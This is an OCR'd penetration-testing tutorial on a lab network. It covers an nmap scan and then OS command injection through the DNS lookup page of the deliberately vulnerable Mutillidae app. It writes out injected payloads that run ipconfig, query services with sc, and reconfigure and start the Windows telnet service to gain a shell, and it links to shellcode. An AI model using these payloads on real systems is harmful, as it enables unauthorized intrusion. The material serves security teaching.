
```
root@shritam:~# nmap 192.168.245.1-10 -vvv -O -p80,443,8081 --script=http-title

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-13 18:14 IST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating Ping Scan at 18:14
Scanning 10 hosts [4 ports/host]
```

This would end up with results like the following:




```
Scanned at 2014-10-13 18:14:11 IST for 7s
PORT     STATE SERVICE
80/tcp   open  http
|_http-title: IIS Windows
443/tcp  open  https
| http-title: XAMPP 1.8.2
|_Requested resource was https://192.168.245.1/xampp/
8081/tcp open  blackice-icecap
```

Here as it is obvious, we see the page title which was being served by the web server. Browsing it will prove the penetration tester with the fact that the target application was indeed being served at this port:




XAMPP for Windows


Now that the penetration tester has been able to get the default directory for the XAMMP installation, the penetration tester would launch an added bruteforce directory tool for enumeration, or if not to cut out the step simply browse the target application using the given information on directory records:


Applications
Places
Mon Oct 13, 5:54 PM
Iceweasel
File Edit View History Bookmarks Tools Help
http://192.168....81/application/
192.168.245.1:8081/application/
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.14
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Mutillidae: Deliberately Vulnerable Web Pen-Testing Application
[An...
XA...
met...
[Sh...
AS...
roo...
Ice...

Hence it is now confirmed that the penetration tester machine could access the intended vulnerable target application. This again means that the application was being served outside its own network. Now to the OS Command Injection part, there is a section for 'OS Command Injection' in the vulnerable application for demonstration purposes. This section could be found as shown in the following:


Version: 2.6.14
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access
HTML Injection (HTMLi)
HTMLi via HTTP Headers
HTMLi Via DOM Injection
HTMLi Via Cookie Injection
Frame Source Injection
Command Injection
JavaScript Injection
DNS Lookup
DNS Lookup (SOAP Web Service)
Vulnerable Web Pen-Te
how to help


The 'DNS Lookup' page is the one which is vulnerable to 'OS Command Injection' and hence the penetration tester would browse to this page:



Who would you like to do a DNS lookup on?

Enter IP or hostname

The intention of the application is to serve the users with DNS lookup using the 'nslookup' command using the operating system shell. This is where a penetration tester could check for 'Shell Injection' and might lead to execution of arbitrary system commands using the same privileges as the shell web server was running in. The basic normal usage is shown as below:




Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP 192.168.245.1


What we did here was we had inputted an IP address to determine the DNS server which could be identified depending if a particular DNS server along with the name was found. This would be the general purpose usage as intended by the web developers. The results would be as below:



Results for 192.168.245.1

```
Server:   google-public-dns-a.google.com
Address:   8.8.8.8
```

Now the Application penetration tester would need to test if the page was vulnerable to ‘OS Command Injection’ which leads in executing additional system commands if vulnerable. For this, here we use the ‘&&’ operator since it was a Windows host and to check if the page was vulnerable, we appended ‘ipconfig’, a Windows command line utility to be executed along with the default command which is provided by the malicious user. The whole payload would look similar as discussed above in the above section with the difference being this time we would use the ‘&&’ operator since the ‘&&’ operator tells the shell to display the output of the first command and as well display the second command which would act as a payload for the penetration tester:




Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: 192.168.245.1 && ipconfig

If the ‘ipconfig’ command was executed, the application is determined to be vulnerable to ‘OS Command Injection’ thereby leading to execution of arbitrary system commands which is the case with the vulnerable Mutillidae application as shown below:




Results for 192.168.245.1 && ipconfig

```
Server:  google-public-dns-a.google.com
Address:  8.8.8.8


Windows IP Configuration


Ethernet adapter Local Area Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Wifi:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 3:
```

The application was hence proved to be vulnerable with ‘OS Command Injection’ vulnerability.

Obtaining Shell via Telnet Service on Windows Platform

Using the Command Injection vulnerability which was recently found in the intended vulnerable application called 'Mutillidae', a penetration tester would need to obtain a full fledge shell access to the Windows machine. We had already discussed this using PowerShell, however in this section we will go through obtaining a shell using yet another default utility on Windows platform called the 'telnet service'. Now, this telnet service by default could had been stopped on the target Windows machine and hence needs to be restarted. This is where we will use the arbitrary command execution over Windows Shell that is the 'cmd' prompt to first query if the service has been running i.e. the status of the service and then attempting to start the service. For this 'service control' utility in Windows i.e. the 'sc' command could be used to 'query' the status. Since in Windows '&&' operator means execute both the commands which was appended and prepended divided by the '&&' operator, in a similar fashion the '&' operator means the second command will be executed independent of the fact that the first command has been successful or not. Using the '&&' operator we can just use as it appending our crafted command payload since 'Shell Injection' was working at the application level in Mutillidae application and we do not require to provide any prepended version of command which we did previously that is stating a valid IP address for DNS lookup as the application was intended and the sole purpose of the application was to query the DNS lookup using 'nslookup' from the command line. To transparent that out, here is how an application penetration tester would need to 'query' the status for 'all' the services which were currently being provided by target Microsoft Windows Operating System:




Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: && sc query state= all


What this would do is 'query' the service state for each of the services which are present in the target Windows platform Operating System. This command works for Windows platform and is not supported in Linux platform since on Linux platform, the penetration tester has to go through a different set of commands which are applicable to the Linux platform. The results of the commands would be service status of the services which are currently provided by the Windows platform as shown below for a reference:



Results for && sc query state= all


```
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

>
SERVICE_NAME: AdobeFlashPlayerUpdateSvc
DISPLAY_NAME: Adobe Flash Player Update Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: AeLookupSvc
DISPLAY_NAME: Application Experience
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
```

The result would be vast hence with a keyword find for the term ‘telnet’, the tester would need to find the telnet status which will reveal the status of the ‘telnet’ service.



Find: telnet


After manually finding or by keyword search on the browser, the result narrows down to this:



```
SERVICE_NAME: TlntSvr
DISPLAY_NAME: Telnet
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```


This result means that the service name assigned by Windows originally to the ‘telnet’ service is ‘TlntSvr’ and the state is ‘STOPPED’ which means the ‘telnet’ service wasn’t running. This needs to be changed if the penetration tester needs to go by the ‘telnet’ shell process for the target operating system. There was a shellcode for ‘Windows XP SP2’ which was old, but might not work on the latest Windows. The shellcode could be found here which automatically does all of this: http://shell-storm.org/shellcode/files/shellcode-148.php

Now that the application penetration tester was able to find out if the 'telnet' service was running or not and enumerate the actual service name, the tester would require to start the 'telnet' service using the name obtained in the previous process. To start the process, we issue a command using 'sc' as before:




Hostname/IP: && sc start tlntsvr

What we did here was attempted to start the 'telnet' service using the name which the target operating system gave us. This way, we should get the results back once the payload is triggered as shown below:


Results for && sc start tlntsvr


```
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

> [SC] StartService: OpenService FAILED 5:

Access is denied.
```

Somehow, the 'telnet' service was itself protected and since the command was executed with the privileges as that of the web server itself, it might be possible the operation required higher privileges in order to successfully complete the job task to start up the 'telnet' service. Checking if we could override this, the penetration tester would again attempt to 'enable' the telnet configuration using 'sc':



Hostname/IP: config tlntsvr start= demand


The payload was '&& sc config tlntsvr start= demand', where in this payload we stated the telnet server service to start in manual more hence overriding the configuration. This operation would depend on the privileges of the web-server again, but if successful, it would bring a 'success' status.



Results for && sc config tlntsvr start= demand

```
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

> [SC] ChangeServiceConfig SUCCESS
```

We need to start the service next, this would be done via the following payload:




Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: && sc start tlntsvr

Now, the application penetration tester would need to verify the status again to see if 'tlntsvr' was now RUNNING. To check this, because we already have the actual assigned service name, we query the 'tlntsvr' directly using 'sc' without using 'state= all' mode:




Who would you like to do a DNS lookup on?

Enter IP or hostname


Hostname/IP: && sc query tlntsvr

This time the result would go different if everything was great and Apache had the permissions previously which is a mandatory element in the test. Managing permissions is beyond the scope of this document.



```
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

>
SERVICE_NAME: tlntsvr
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 11036
        FLAGS              :
```


The result this time returns that the STATE was in 'START_PENDING' which generally means the service was being initiated and would start in a while. Checking in again using the same 'sc' query for 'tlntsvr' service will result in:



Results for && sc query tlntsvr

